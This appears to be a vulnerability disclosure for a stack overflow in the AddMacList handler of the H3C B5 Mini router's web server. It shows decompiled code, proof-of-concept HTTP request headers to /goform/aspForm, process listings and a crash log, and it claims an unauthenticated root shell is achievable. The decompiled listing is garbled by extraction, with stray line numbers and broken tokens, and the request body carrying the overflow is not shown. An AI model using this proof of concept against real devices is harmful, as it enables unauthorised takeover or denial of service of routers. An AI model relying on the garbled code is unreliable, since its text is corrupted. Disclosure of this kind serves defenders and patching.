

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:



Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the AddMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
char v19[36]; // [sp+150h] [+150h] BYREF
  21
      memset(v13, 0, sizeof(v13));
22
      memset(v14, 0, sizeof(v14));
23
24
      \vee 11 = 0;
25
      \vee 10 = 0;
0 26 MacAccessItemByMacAndState = 0;
0 27 v8 = 0;
28
      v18 = 0:
     websgetvar(a1, "param", &dword_49DC78);
29
          (!<mark>V12</mark>)
9 30
9 31
       return -2;
     memset v19, 0, 32);
sscanf(v2, "%[^;];", v19);
32
33
34
       V12 += strlen(V19) + 1;
9 35
     v2 = strlen(v19);
9 36
      strncpy(v13, v19, v2);
37
     memset(v19, 0, 32);
      sscanf(<mark>v12</mark>, "%[^;];", v19);
38
```

In the AddMacList function, V12 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]; . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V19, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN PSD REM FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


```
1524 root 728 S /bin/monitor &
1656 root 448 S dnsmasq -r /etc/resolv.conf -n -c 500
1670 root 556 S /bin/dhcpd -d -q br0
1837 root 164 S pathsel -i wlan-msh -P -d
2355 root 2904 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root 464 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root 572 D telnetd
24244 root 556 S ppnd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
28299 root 2200 S /bin/webs &
30532 root 1044 S -mwcli
30652 root 796 S /bin/sh
30674 root 724 R ps
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs讲程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.